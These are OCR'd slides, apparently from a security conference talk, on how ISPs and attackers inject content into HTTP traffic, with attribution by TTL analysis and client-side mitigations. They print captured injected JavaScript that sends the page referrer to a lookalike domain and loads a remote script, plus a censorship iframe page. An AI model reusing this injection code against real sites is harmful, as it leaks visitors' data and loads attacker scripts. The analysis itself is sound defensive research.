
TECH | US & WORLD | CYBERSECURITY | REPORT


How a new breed of hack compromised 2,500 gambling sites at once

By Russell Brandom on July 27, 2016 11:50 am Email @russellbrandom

‘GPWA’ INJECTION

- GPWA – Gambling Portal Webmasters Association.
  - It runs a certification program to gambling sites.
- A site that meets the certification standard gets to show an GPWA seal.
  - There are about 2500 GPWA approved gambling sites.





http://certify.gpwa.org/seal/online.casinocity.com/

‘GPWA’ INJECTION

- The client’s HTTP request is:

```
GET /script/europeansoccerstatistics.com/ HTTP/1.1
Host: certify.gpwa.org
Connection: keep-alive
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/44.0.2403.107 Safari/537.36
Referer: http://europeansoccerstatistics.com/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,he;q=0.6
```

‘GPWA’ INJECTION (CONT.)

- The injected resource.
- Refers to **qpwa.org** instead of **gpwa.org**.
- This is not an attack by a network operator, but by a third party who probably compromised a router.
- The victims of the attack has reportedly have been shown ads and spoofed affiliate tags.

```
{
var i=new Image();
i.src="http://qpwa.org/?q="+document.referrer;
l=localStorage;
if(    (document.referrer!="")&&
       (document.location.hostname!=
              document.referrer.split('/')[2]) &&
       (!l.g)      )
 {c=document.createElement('script');
 c.src='http://certify.qpwa.org/script/‘
       +document.location.hostname.replace('www\.','')
       +'/';
document.getElementsByTagName('head')[0]
       .appendChild(c)
}
l.g=1;
}
```

NON-COMMERCIAL INJECTIONS

- We have encountered two types of injections which appear to be censorship related.
- Which appear to be from China's government
- The first block sites at AliCDN (a hosting company of Alibaba)
- The second block various sites

NON-COMMERCIAL INJECTIONS

- The two injections sends Forbidden 403 with the following response body:

```
<html>
<head>
<meta http-equiv="Content-Type" content="textml;charset=UTF-8" />
   <style>body{background-color:#FFFFFF}</style>
<title>TestPage</title>
  <script language="javascript" type="text/javascript">
         window.onload = function () {
           document.getElementById("mainFrame").src=
"http://119.254.95.11:9080/filter/filter.html";
            }
</script>
</head>
  <body>
    <iframe style="width:860px; height:500px;position:absolute;margin-left:-430px;margin-
top:-250px;top:50%;left:50%;" id="mainFrame" src="" frameborder="0"
scrolling="no"></iframe>
    </body>
      </html>
```

REPRODUCING THE INJECTIONS


- Results: Big Fat Nothing!
- Luckily Erik Hjelmvik came to the rescue.

- We surmise that, in general, injections by on-path entities may be transient.
  - Might be motivated by the desire of the injector to stay “under the radar”.

WHO ARE BEHIND THE INJECTIONS?

WHO ARE BEHIND THE INJECTIONS? (CONT.)

- Common initial TTL values: 32, 64, 128 and 255.
- We can calculate how many hops the injected packet traversed.
  - For example, if an injected packet arrived at the client having TTL=59, then most probably it's initial value was 64 and it traversed 5 hops.
- Given the path between the server and the client we can pin-point the injector's location.



THE SUSPICIOUS AUTONOMOUS SYSTEMS

- Our analysis indicates that the injector resides within the AS of the injected website.
  - Usually 2-5 hops away from the web server.
- Most injections are triggered from Chinese operators.

Injection group	Web server's AS number	Suspected injecting AS number
xunlei	17816	17816
szzhengan	4134	4134
taobao	4837	4837
uvclick	38182	38182
adcpc	38182	38182
server erased	4134	4134
GPWA	6943	6943
tupian	4812	4812

AS number	Operator
17816, 4837	China Unicom
4134, 4812	China Telecom
38182	Extreme Broadband (Malaysia)
6943	Information Technology Systems (US)

MITIGATIONS

- The best mitigation is HTTPS.
- However, many websites still do not support it.

CLIENT-SIDE MITIGATIONS

- The naïve approach:
  - Delay **every** incoming packet by 200msec and verify there is no other packet races it.
  - If no race is detected, accept the packet.
  - Disadvantage: substantially increased load time.
- An improved approach:
  - Delay packets only when abnormal value of IP TTL or ID is observed. Search for a race for those packets only.
  - Can be effective only against current injectors that do NOT mimic the IP TTL and ID of the valid packets.

CLIENT-SIDE MITIGATIONS (CONT.)

- Results:

Algorithm	Load time increase	False Negative
Na•ve	120%	0%
Improved	12%	0.3%

TO CONCLUDE – BLACK HAT SOUND BYTES

- TCP injection is a powerful technique employed by ISPs, governments and attackers.
- Chinese ISPs add rogue advertisements to websites accessed by all Internet users.
- When possible use your IDS to detect them.
  - Use our proposed mitigation approach to block them.
- We published samples of the injections.
  - http://www.cs.technion.ac.il/~gnakibly/TCPInjections/samples.zip